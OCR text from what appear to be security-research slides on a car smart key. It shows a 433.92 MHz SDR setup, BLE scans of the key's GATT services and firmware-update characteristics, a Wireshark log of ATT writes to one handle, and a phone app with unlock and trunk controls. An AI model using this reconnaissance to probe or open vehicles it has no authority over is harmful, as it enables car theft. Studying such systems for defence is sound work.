
13.560MHz * 32 = 433.92Mhz




SDR-HackRF




SDR-GQRX


433.944 000 MHz
Receiver Options
Hardware freq:
Filter width
Normal
Filter shape
Normal
Mode
Demod Off
AGC
Fast
Squelch
-150.0 dBFS
Noise blanker
NB1
NB2
Input controls
Receiver Options
FFT Settings
Audio
Gain:
-20 dB
UDP
Rec
DSP

BTLE-Module



00:32
Back
Peripheral
Clone
MCB09122D696EE
UUID: F0F44833-7483-42E9-943D-D98A1867763B
Connected
ADVERTISEMENT DATA
Hide
Yes
Device Is Connectable
MCB09122D696EE
Local Name
A000, FFC0
Service UUIDs
Battery Service
Battery Level
100%
Info
PunchThrough
Log


00:49
Back
Peripheral
Clone
UUID: A000
MC Smart Kes.
Properties: Read Write
UUID: A0A0
UUID: A001
MC Smart Key.
Properties: Read Write
UUID: A0B1
UUID: F000FFC0-0451-4000-B000-000000000000
Img Identify
Properties: Write Notify
UUID: F000FFC1-0451-4000-B000-000000000000
Img Block
Properties: Write Notify
UUID: F000FFC2-0451-4000-B000-000000000000
Info
PunchThrough
Log



00:52
Back
Services
Disconnect
Device: MCB09122D696EE
Status: Connected
Battery Service
UUID 0x180F
PRIMARY SERVICE
Unknown Service
UUID A000
PRIMARY SERVICE
Unknown Service
UUID A001
PRIMARY SERVICE
Unknown Service
UUID F000FFC0-0451-4000-B000-000000000000
PRIMARY SERVICE
Wireless by Nordic
Log
DFU


00:52
Services
Characteristics
Device: MCB09122D696EE
Status: Connected
Unknown Characteristic
UUID F000FFC1-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse Notify
Value N/A
Descriptor true
Unknown Characteristic
UUID F000FFC2-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse Notify
Value N/A
Descriptor true
Unknown Characteristic
UUID F000FFC3-0451-4000-B000-000000000000
Properties Write WriteWithoutResponse
Value N/A
Descriptor true
Wireless by Nordic
Log

BTLE-Interactive



BTLE-HCI-log


bluetooth.addr == b0:91:22:d6:96:ee
No. Time Source Destination Protocol Length Info
873 890.373164 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
874 890.375507 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
878 890.620824 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 15 Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
879 890.723139 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 20 Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
881 890.868264 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
882 890.870412 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
884 891.115761 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 15 Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
885 891.118403 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 20 Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
887 891.363275 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
888 891.366214 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
892 891.610996 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 15 Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
923 907.384617 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 12 Sent Read Request, Handle: 0x000b (Battery Service: Battery Level)
927 907.574603 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 11 Rcvd Read Response, Handle: 0x000b (Battery Service: Battery Level)
930 909.300537 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 20 Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
932 909.430815 TexasIns_d6:96:ee... HuaweiTe_ac:62:76 (... ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
933 909.434182 HuaweiTe_ac:62:76... TexasIns_d6:96:ee (... ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
Frame 927: 11 bytes on wire (88 bits), 11 bytes captured (88 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Read Response (0x0b)
[Handle: 0x000b (Battery Service: Battery Level)]
Battery Level: 100
[Request in Frame: 923]


Mobile APP


09:52
我的大奔
我的车库
弱
强
电池
正在连接...
蓝牙关闭
当前车辆


09:51
我的大奔
我的车库
100%
蓝牙信号
弱
强
电池
断开连接
一键寻车
打开后备箱
车辆解锁
车辆上锁

